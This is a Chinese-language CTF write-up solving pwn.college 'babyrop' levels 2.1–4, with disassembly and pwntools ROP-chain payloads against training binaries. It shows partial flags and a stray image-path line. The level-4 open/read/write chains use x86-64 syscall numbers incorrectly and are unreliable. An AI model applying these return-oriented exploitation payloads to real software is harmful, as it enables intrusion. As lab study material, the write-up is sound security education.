# 2.1

和2.0一样，当然，找地址我就不写了，只用gdb即可：

```
$ layout asm
```

具体操作：

```
hacker@babyrop_level2:/challenge$ python
Python 3.8.10 (default, Jun 22 2022,
20:18:18)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or
"license" for more information.
>>> from pwn import *
>>> payload1=b'a'*0x38+p64(0x402229)
>>> payload2=b'a'*0x38+p64(0x4022d6)

>>> p=process('./babyrop_level2.1')
[x] Starting local process
'./babyrop_level2.1'
[+] Starting local process
'./babyrop_level2.1': pid 288
>>> p.sendline(payload1)
>>> p.read()
[*] Process './babyrop_level2.1' stopped with
exit code -11 (SIGSEGV) (pid 288)
```

```
b'###\n### Welcome to
./babyrop_level2.1!\n###\n\nLeaving!\npwn.col
lege{ko0GnCY5hJA39U-U'

>>> p=process('./babyrop_level2.1')
[x] Starting local process
'./babyrop_level2.1'
[+] Starting local process
'./babyrop_level2.1': pid 289
>>> p.sendline(payload2)
>>> p.read()
[*] Process './babyrop_level2.1' stopped with
exit code -11 (SIGSEGV) (pid 289)
b'###\n### Welcome to
./babyrop_level2.1!\n###\n\nLeaving!\npFr_V4i
Lw4P.dRDNzwCO5IzW}\n'
>>>
```

# 3.0

---

很有趣的challenge。

纯纯看汇编代码

```
00000000004029a9 <win_stage_5>:
  4029a9:   f3 0f 1e fa             endbr64
  4029ad:   55                      push
rbp
```

```
  4029ae:   48 89 e5                mov
 rbp,rsp
  4029b1:   48 81 ec 20 01 00 00    sub
 rsp,0x120
  4029b8:   89 bd ec fe ff ff       mov
DWORD PTR [rbp-0x114],edi
  4029be:   83 bd ec fe ff ff 05    cmp
DWORD PTR [rbp-0x114],0x5
  4029c5:   74 11                   je
4029d8 <win_stage_5+0x2f>
  4029c7:   48 8d 3d ca 07 00 00    lea
 rdi,[rip+0x7ca]        # 403198
<_IO_stdin_used+0x198>
  4029ce:   e8 7d e7 ff ff          call
401150 <puts@plt>
  4029d3:   e9 b2 00 00 00          jmp
402a8a <win_stage_5+0xe1>
  4029d8:   be 00 00 00 00          mov
 esi,0x0
  4029dd:   48 8d 3d cc 07 00 00    lea
 rdi,[rip+0x7cc]        # 4031b0
<_IO_stdin_used+0x1b0>
  4029e4:   b8 00 00 00 00          mov
 eax,0x0
  4029e9:   e8 22 e8 ff ff          call
401210 <open@plt>
  4029ee:   89 45 fc                mov
DWORD PTR [rbp-0x4],eax
  4029f1:   8b 45 fc                mov
 eax,DWORD PTR [rbp-0x4]
```

```
  4029f4:   ba 02 00 00 00          mov
 edx,0x2
  4029f9:   be 00 00 00 00          mov
 esi,0x0
  4029fe:   89 c7                   mov
 edi,eax
  402a00:   e8 8b e7 ff ff          call
401190 <lseek@plt>
  402a05:   48 89 c1                mov
 rcx,rax
  402a08:   48 ba 67 66 66 66 66    movabs
rdx,0x6666666666666667
  402a0f:   66 66 66
  402a12:   48 89 c8                mov
 rax,rcx
  402a15:   48 f7 ea                imul
rdx
  402a18:   48 d1 fa                sar
 rdx,1
  402a1b:   48 89 c8                mov
 rax,rcx
  402a1e:   48 c1 f8 3f             sar
 rax,0x3f
  402a22:   48 29 c2                sub
 rdx,rax
  402a25:   48 89 d0                mov
 rax,rdx
  402a28:   83 c0 01                add
 eax,0x1
```

```
  402a2b:   89 45 f8                mov
DWORD PTR [rbp-0x8],eax
  402a2e:   8b 45 f8                mov
 eax,DWORD PTR [rbp-0x8]
  402a31:   c1 e0 02                shl
 eax,0x2
  402a34:   48 63 c8                movsxd
rcx,eax
  402a37:   8b 45 fc                mov
 eax,DWORD PTR [rbp-0x4]
  402a3a:   ba 00 00 00 00          mov
 edx,0x0
  402a3f:   48 89 ce                mov
 rsi,rcx
  402a42:   89 c7                   mov
 edi,eax
  402a44:   e8 47 e7 ff ff          call
401190 <lseek@plt>
  402a49:   8b 45 f8                mov
 eax,DWORD PTR [rbp-0x8]
  402a4c:   48 63 d0                movsxd
rdx,eax
  402a4f:   48 8d 8d f0 fe ff ff    lea
 rcx,[rbp-0x110]
  402a56:   8b 45 fc                mov
 eax,DWORD PTR [rbp-0x4]
  402a59:   48 89 ce                mov
 rsi,rcx
  402a5c:   89 c7                   mov
 edi,eax
```

```
  402a5e:   e8 4d e7 ff ff          call
4011b0 <read@plt>
  402a63:   89 45 f4                mov
DWORD PTR [rbp-0xc],eax
  402a66:   8b 45 f4                mov
 eax,DWORD PTR [rbp-0xc]
  402a69:   48 63 d0                movsxd
rdx,eax
  402a6c:   48 8d 85 f0 fe ff ff    lea
 rax,[rbp-0x110]
  402a73:   48 89 c6                mov
 rsi,rax
  402a76:   bf 01 00 00 00          mov
 edi,0x1
  402a7b:   e8 e0 e6 ff ff          call
401160 <write@plt>
  402a80:   8b 45 fc                mov
 eax,DWORD PTR [rbp-0x4]
  402a83:   89 c7                   mov
 edi,eax
  402a85:   e8 16 e7 ff ff          call
4011a0 <close@plt>
  402a8a:   c9                      leave
  402a8b:   c3                      ret
```

具体不细写了，重要的就是这两行：

```
4029b8: 89 bd ec fe ff ff       mov    DWORD
PTR [rbp-0x114],edi
4029be: 83 bd ec fe ff ff 05    cmp    DWORD
PTR [rbp-0x114],0x5
```

就是要比较你给edi的值，也就是64bit的第一个参数的值，跟人家要求的是否一样。

我没注意到这一点，浪费不少时间。

exp:

```
In [1]: from pwn import *

In [2]: con
---------------------------------------------
-----------------------------
NameError
Traceback (most recent call last)
Input In [2], in <cell line: 1>()
----> 1 con

NameError: name 'con' is not defined

In [3]: context(log_level='debug')

In [4]: p=process('./babyrop_level3.0')
[x] Starting local process
'./babyrop_level3.0' argv=
[b'./babyrop_level3.0']
```

```
[+] Starting local process
'./babyrop_level3.0' argv=
[b'./babyrop_level3.0'] : pid 430

In [5]: p.send(
   ...: b'a'*0x40+
   ...: b'b'*8+
   ...: p64(0x000000000402e73)+p64(1)+
   ...: p64(0x00000000004028c3)+
   ...: p64(0x000000000402e73)+p64(2)+
   ...: p64(0x000000402a8c)+
   ...: p64(0x000000000402e73)+p64(3)+
   ...: p64(0x0000000000402705)+
   ...: p64(0x000000402e73)+p64(4)+
   ...: p64(0x00000000004028c3)+
   ...: p64(0x000000000402e73)+p64(5)+
   ...: p64(0x00000000004029a9)
   ...: )
[DEBUG] Sent 0xc0 bytes:
    00000000  61 61 61 61  61 61 61 61  61 61
61 61  61 61 61 61  |aaaa|aaaa|aaaa|aaaa|
    *
    00000040  62 62 62 62  62 62 62 62  73 2e
40 00  00 00 00 00  |bbbb|bbbb|s.@·|····|
    00000050  01 00 00 00  00 00 00 00  c3 28
40 00  00 00 00 00  |····|····|·(@·|····|
    00000060  73 2e 40 00  00 00 00 00  02 00
00 00  00 00 00 00  |s.@·|····|····|····|
    00000070  8c 2a 40 00  00 00 00 00  73 2e
40 00  00 00 00 00  |·*@·|····|s.@·|····|
```

```
    00000080  03 00 00 00  00 00 00 00  05 27
40 00  00 00 00 00  |....|....|.'@.|....|
    00000090  73 2e 40 00  00 00 00 00  04 00
00 00  00 00 00 00  |s.@.|....|....|....|
    000000a0  c3 28 40 00  00 00 00 00  73 2e
40 00  00 00 00 00  |.(@.|....|s.@.|....|
    000000b0  05 00 00 00  00 00 00 00  a9 29
40 00  00 00 00 00  |....|....|.)@.|....|
    000000c0

In [6]: p.interactive()
```

# 3.1


和3.0一样。

exp:

```
In [32]: p.send(
    ...: b'a'*0x50+
    ...: b'b'*8+
    ...: p64(0x402693)+p64(1)+
    ...: p64(0x40245d)+
    ...: p64(0x402693)+p64(2)+
    ...: p64(0x40237d)+
    ...: p64(0x402693)+p64(3)+
    ...: p64(0x4020d2)+
    ...: p64(0x402693)+p64(4)+
```

```
...: p64(0x402297)+
...: p64(0x402693)+p64(5)+
...: p64(0x4021b4)
...: )
```

结果显示：




# 4

2022.8.23，今天最后一道题

看discord，想起来应该是一个orw。

0x0000000000401014是call rax

0x40217b : pop rdi ; ret

0x402153 : pop rsi ; ret

0x402163 : pop rdx ; ret

0x402184 : pop rax ; ret

首先open，然后/flag是0x2F666C6167

参数顺序是：rdi是0x2F666C6167，rsi是0，rax是5

然后是read：

参数顺序：rdi不变，然后rsi是bss，0x0405090,rdx是100（长度），rax是3

然后是write：

rdi是1，rsi不变，rdx不变,rax是4，

```
payload=buf
payload+=p64(0x40217b)+p64(0x2F666C6167)+p64(0x402153)+p64(0)+p64(0x402163)+p64(0)+p64(0x402184)+p64(5)+p64(0x401014)
payload+=p64(0x40217b)+p64(0x2F666C6167)+p64(0x402153)+p64(0x405090)+p64(0x402163)+p64(100)+p64(0x402184)+p64(3)+p64(0x401014)
payload+=p64(0x40217b)+p64(1)+p64(0x402153)+p64(0x405090)+p64(0x402163)+p64(100)+p64(0x402184)+p64(4)+p64(0x401014)
```

但是不行

所以换个方法：

```
pop_rax = rop.find_gadget(['pop rax',
'ret']).address
syscall = rop.find_gadget(['syscall',
'ret']).address
print(pop_rax)
4202884
>>> print(syscall)
4202843
pop_rdi = rop.find_gadget(['pop rdi',
'ret']).address
>>> print(pop_rdi)
4202875
pop_rsi = rop.find_gadget(['pop rsi',
'ret']).address
>>> print(pop_rsi)
4202835
pop_rdx = rop.find_gadget(['pop rdx',
'ret']).address
>>> print(pop_rdx)
4202851

payload+=p64(pop_rdi)+p64(0x2F666C6167)+p64(p
op_rsi)+p64(bss)+p64(pop_rax)+p64(3)+p64(sysc
all)
payload+=p64(pop_rdi)+p64(1)+p64(pop_rsi)+p64
(bss)+p64(pop_rax)+p64(4)+p64(syscall)
```